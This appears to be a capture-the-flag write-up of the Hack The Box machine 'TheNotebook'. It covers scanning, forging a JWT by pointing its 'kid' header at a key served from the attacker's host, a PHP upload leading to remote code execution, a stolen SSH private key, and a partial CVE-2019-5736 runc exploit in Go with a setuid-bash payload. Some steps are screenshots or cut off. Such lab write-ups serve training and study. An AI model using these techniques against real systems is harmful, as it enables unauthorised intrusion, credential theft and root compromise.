


Information Gathering

1) Found open ports


```
(vigneswar@VigneswarPC)-[~]
$ tcpscan 10.10.10.230
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-19 15:54 IST
Nmap scan report for 10.10.10.230
Host is up (0.30s latency).
Not shown: 65528 closed tcp ports (reset), 5 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 86:df:10:fd:27:a3:fb:d8:36:a7:ed:90:95:33:f5:bf (RSA)
|   256 e7:81:d6:6c:df:ce:b7:30:03:91:5c:b5:13:42:06:44 (ECDSA)
|_  256 c6:06:34:c7:fc:00:c4:62:06:c2:36:0e:ee:5e:bf:6b (ED25519)
80/tcp    open  http      nginx 1.14.0 (Ubuntu)
|_ http-title: The Notebook - Your Note Keeper
|_ http-server-header: nginx/1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 88.58 seconds
```

2) Checked the website



3) It has functionality to add notes



4) Checked for more pages

```
(vigneswar@VigneswarPC)-[~]
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://10.10.10.230/FUZZ' -ic

v2.1.0-dev


sample note

hacker
hello

:: Method      : GET
:: URL         : http://10.10.10.230/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

login      [Status: 200, Size: 1250, Words: 173, Lines: 31, Duration: 317ms]
register    [Status: 200, Size: 1849, Words: 404, Lines: 57, Duration: 380ms]
admin      [Status: 200, Size: 1422, Words: 193, Lines: 33, Duration: 504ms]
logout     [Status: 403, Size: 9, Words: 1, Lines: 1, Duration: 1655ms]
           [Status: 302, Size: 209, Words: 22, Lines: 4, Duration: 597ms]
           [Status: 200, Size: 1849, Words: 404, Lines: 57, Duration: 210ms]
```

5) Checked the cookie

 JWT

Debugger Libraries Introduction Ask

Crafted by Auth0 by Okta

Algorithm RS256

Encoded PASTE A TOKEN HERE

hZG1pb19jYXAiOiB9.RzMb17MMzGZCigzA5Tw6z
Aj8N7LyZHJhYLU9FYW7j1RDDKHtJJniIFuJfyPe
MFJBXcifmnEB3CFy-h4_vQyjM-
KY5CR9soSIHnv082F6z1SayKZ7K-9bgjM-
d2jB6FCTsFcksfVYAV4holhiGuMzb8x-
aMkBJ4t6FaBbz5f962avVJLEH0lsquK_lrvCw1B
-
NQG6BvzCgUAbCJovRPvhy2CVRH4mKbLuc1EAGlF
m3Cui-
Ws4GL_IxCr3zf_JdJw5kfeljY01omId0eSE16FD
leiy54u2DbSM7h1iK6-
9HNAQ9ZVaw16SA_Qi_m50u7uzR4vnBazLixkZjv
-
drTGhmt5G6mrtEuc0BZek9Bw6IKju8DbkI4CoWF
pbpA7dKgv1BfKs5jWMrFAKUXkcK_VBczQIJ_tV1
00QicPhPcFVnCcMrl_A0R17P28YQc2-

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "RS256",
  "kid": "http://localhost:7070/privKey.key"
}
```

PAYLOAD: DATA

```
{
  "username": "hacker2",
  "email": "test@mail.htb",
  "admin_cap": 0
}
```

VERIFY SIGNATURE

RSASHA256(
base64UrlEncode(header) + "." +
base64UrlEncode(payload),

Vulnerability Assessment

1) The cookie contains url for the privatekey, we can use forge our own key

- ```
(vigneswar@VigneswarPC)-[~]
$ openssl genrsa -out private.key 4096
```
- ```
(vigneswar@VigneswarPC)-[~]  
$ openssl rsa -in private.key -pubout -out public.key  
writing RSA key
```

Encoded

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImt
pZCI6Imh0dHA6Ly8xMC4xMC4xNC44L3ByaXZhdG
Uua2V5In0.eyJ1c2VybmFtZSI6ImhhY2t1cjIiL
CJlbWFpbCI6InRlc3RabWFpbC50dGIiLCJhZG1p
b19jYXAiOiJF9. hDtM8gdiiIu5apyyHzzTeHtYG-
KL4NgjLTctq1RiDdnIrJG07Fa0im8IOA6GzxGI1
7ZFiBcJGgTYzUzzqLcGoQfhsgohiFdQg8-
ovvUaUeTstbjRN3dE05g8PQVLb39waydFvshK1_
38BXhfDL1Q-
2iIQWxy0ja1zd3yfhxKyvx6gh3n06_9l4SaUz27
8_hQy3g3pXr1FoL8lAJfZnL5cCqWG-
ptrnvF001VMxtx6x7uv7e0f77pSss2TcTm91NT
e4_AmRiB-
Eods_oqf8BaT6zcLC6hBwrzYh18dWcirBmczv4u
XHx8gQexjV1Td1tjwgNN8WzZRqzRHYTSxrqiNAI
Wk1cZzkHYLJfEJ5y4cAPVUnSKIHHtMhgikrHF5p

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```

"typ": "JWT",
"alg": "RS256",
"kid": "http://10.10.14.8/private.key"
}

```

PAYLOAD: DATA

```

"username": "hacker2",
"email": "test@mail.htb",
"admin_cap": 1
}

```

VERIFY SIGNATURE

```

RSASHA256(
    base64UrlEncode(header) + "." +
    base64UrlEncode(payload),
    /

```

PAYLOAD: DATA

```

"username": "hacker2",
"email": "test@mail.htb",
"admin_cap": 1
}

```

VERIFY SIGNATURE


```
RSASHA256(  
    base64UrlEncode(header) + ". " +  
    base64UrlEncode(payload),
```

The screenshot displays the Burp Suite Community Edition v2024.4.5 - Temporal Project interface. The top menu bar includes options like Burp, Project, Intruder, Repeater, View, Help, Turbo Intruder, and a bottom toolbar with buttons for Send, Cancel, and navigation controls. The main workspace is divided into three panels: Request, Response, and Inspector.

Request Panel: Shows a GET request to `http://10.10.10.230/`. The request body is empty.

Response Panel: Shows a 200 OK response from 'The Notebook' application. The response body contains the text: 'Welcome back! hacker Visit /notes to access your notes or select it from navbar.'


Inspector Panel: Shows the selected text of the response body, which is 'Welcome back! hacker Visit /notes to access your notes or select it from navbar.'




The screenshot shows a terminal window with the following content:

```
(vigneswar@VigneswarPC)-[~]  
$ sudo python3 -m http.server -b 0.0.0.0 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
10.10.10.230 - - [19/Jul/2024 16:36:11] "GET /private.key HTTP/1.1" 200 -
```


The terminal output indicates that the web server is running on port 80 and has successfully served the file `private.key` to the IP address `10.10.10.230` using HTTP/1.1, resulting in a 200 status code.



3) Uploaded php file




4) Got rce




Exploitation

1) Got reverse shell



2) Checked a backup home



```
vigneswar@VigneswarPC: ~  
$ wget http://10.10.10.230:5555/home.tar.gz  
--2024-07-19 16:59:55-- http://10.10.10.230:5555/home.tar.gz  
Connecting to 10.10.10.230:5555... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 4373 (4.3K) [application/gzip]  
Saving to: 'home.tar.gz'  
  
home.tar.gz      100%[=====>]    4.27K  --.-KB/s    in 0s  
2024-07-19 16:59:55 (241 MB/s) - 'home.tar.gz' saved [4373/4373]  
  
(vigneswar@VigneswarPC)-[~]  
$ |
```

3) Found private key

```
(vigneswar@VigneswarPC)-[~/temp/home/noah/.ssh]  
$ cat id_rsa  
-----BEGIN RSA PRIVATE KEY-----  
MIIEpQIBAAKCAQEAyqucvz6P/EEQbdf8cA44GkEjCc3QnAyssED3qq9Pz1LxEN04  
HbhhDfFxK+EDWK4ykk0g5MvBQckcxAs31mNnu+UCLYLMb4YXGvriwCrtrHo/uLwT  
rLymqVzxjEbLUkIgJZNW49ABwi2pDfzoXnij9JK8s3ijIo+w/0RqHzAfgS3Y7t+b  
HVo4kvIHT0IXveAivxez3UpiulFkaQ4zk37rfH03wuTWsyZ0vmL7gr3fQRBndrUD  
v4k2zwetxYnt0hjdLDyA+KGWFFeW7ey9ynrMKW2ic2vBucEAUUE+mb0Eaz02inhX  
rTAQEgTrb07jNoZEpf4MDRt7DTQ7dRz+k8HG4wIDAQABAoIBAQDIa0b51Ht84DbH  
+UQY5+bRB8MHifGWr+4B6m1A7FcHViUwISPCODg6Gp5o3v55LuKxzPYPa/M0BBaf  
Q9y29Nx7ce/JPGzAiKDGvH2JvaoF22qz9yQ5u0EzMMdpigS81snsV10gse1bQd4h  
CA4ehjzUultDO7RPLDtbZCNxrhwpmbMjCjQna0R2TqPjEs4b7DT1Grs907d7pyNM  
Um/rxjBx7AcBP+P7LBqLrnk7kCXeZXbi15Lc9uDUS2c3INeRPmbFL5d70dLTbXce  
YwHVJckFXyeVP6Qziu3yA3p6d+fhFCzWU3uzUKBL0GeJSARxISsvVRzXlHRBGU9V  
AuyJ204JAoGBAO67RmkGsIAIww/DJ7fFRK91dvQdeaFSmA7Xf5rhWFymZ/spj2/  
rWuuxIS2AXp6pmk36GEpUN1Ea+jvkw/NaMPfGpIl50d060I0B4FtJbood2gApfG9  
0uPb7a+Yzbj10D3U6AnDi0tRtFwnnyfRevS+KEFVXHTLPTPGjRRQ410dAoGBANLU  
kn7eFJ04BYmzcWbupXaped7QEfshGMu34/HWl0/ejKXgVklSgGsb5v3a0LP6KqEE  
vk4wAFKj1i40pEAp0ZNawD5TsDSHoAsIxRnjRM+pZ2bjku0GNzCAU82/rJSnRA+X  
i7zrFYhfakLdu4fNYgHKgDBx8X/DeD0vLe1lpLx/AoGBANoh0CIi9J7oYqNCZEYs  
QALx5jilbzUk0WLANA/eWs9BkVFpQDTnsSPVWscQLqWk7+zwIqq0v6iN3jPGxA8K  
VxGyB2tGqt6jI58oPztpabGBTCmBfh82nT2KNNHfwwmfWZjdsu9I9zvo+e3CXlBZ  
vglmvw2DW6L0EwX+A+ZuSmizAoGAb2mgtDMrRDHc/Oul3gvHfV6CYIww05qK+Jyr  
2WWWKla/qaWo8yPQbrEddtOyBS0BP4yL9s86yyK8gPFxpocJrk3esdT7RuKkVCPJ  
z2yn8QE6Rg+yWZpPHqkazSZ01eItzQR2mYG2hzPKFtE7evH6JUrnjm5LTKereco+  
8iCuZAcCgYEA1fhcJzNwEUb2EOV/AI23rYpViF6SiDTfJrtV6ZCLTuKKhdvuqkKr  
JjwmBxv0VN6MDmJ40hYo1ZR6WiTMYq6kFGcmSCATPl4wbGmwb0ZHb0WBSbj5ErQ+  
Uh6he5GM5rTstMjtGN+OQ0Z8UZ6c0HBM0ulKBT9IUIUEdLFntA4oAVQ=  
-----END RSA PRIVATE KEY-----
```

4) Connected with ssh


```
(vigneswar@VigneswarPC)-[~/temp/home/noah/.ssh]
$ ssh noah@10.10.10.230 -i id_rsa
The authenticity of host '10.10.10.230 (10.10.10.230)' can't be established.
ED25519 key fingerprint is SHA256:f0nUQpDXHxBBrxrhpBLACjAaAGiofGEfJ4/HX6ljFhg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.230' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri Jul 19 11:31:56 UTC 2024

System load:  0.0           Processes:            183
Usage of /:   46.0% of 7.81GB Users logged in:      0
Memory usage: 19%          IP address for ens160: 10.10.10.230
Swap usage:   0%           IP address for docker0: 172.17.0.1

137 packages can be updated.
75 updates are security updates.

Last login: Wed Feb 24 09:09:34 2021 from 10.10.14.5
noah@thenotebook:~$
```

Privilege Escalation

1) Found a sudo privilege

```
noah@thenotebook:~$ sudo -l
Matching Defaults entries for noah on thenotebook:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User noah may run the following commands on thenotebook:
    (ALL) NOPASSWD: /usr/bin/docker exec -it webapp-dev01*
noah@thenotebook:~$
```

```
noah@thenotebook:~$ /usr/bin/docker -v
Docker version 18.06.0-ce, build 0ffa825
noah@thenotebook:~$
```

2) Found a LPE vulnerability in the version of docker

Public exploit exists!

runc through 1.0-rc6, as used in Docker before 18.09.2 and other products, allows attackers to overwrite the host runc binary (and consequently obtain host root access) by leveraging the ability to execute a command as root within one of these types of containers: (1) a new container with an attacker-controlled image, or (2) an existing container, to which the attacker previously had write access, that can be attached with docker exec. This occurs because of file-descriptor mishandling, related to `/proc/self/exe`.

3) Exploited it

```
main.go M x
main.go
16
17 var shellCmd string
18
19 func init() {
20     flag.StringVar(&shellCmd, "shell", "", "Execute arbitrary commands")
21     flag.Parse()
22 }
23
24 func main() {
25     // This is the line of shell commands that will execute on the host
26     var payload = "chmod +s /bin/bash"
27     // First we overwrite /bin/sh with the /proc/self/exe interpreter path
28     fd, err := os.Create("/bin/sh")
29     if err != nil {
30         fmt.Println(err)
31     }
32 }
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS 1

sudo - CVE-2019-5736-PoC +

```
(vigneswar@VigneswarPC)-[~/temp/CVE-2019-5736-PoC]
$ go build main.go

(vigneswar@VigneswarPC)-[~/temp/CVE-2019-5736-PoC]
$ sudo python3 -m http.server -b 0.0.0.0 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

[illegible]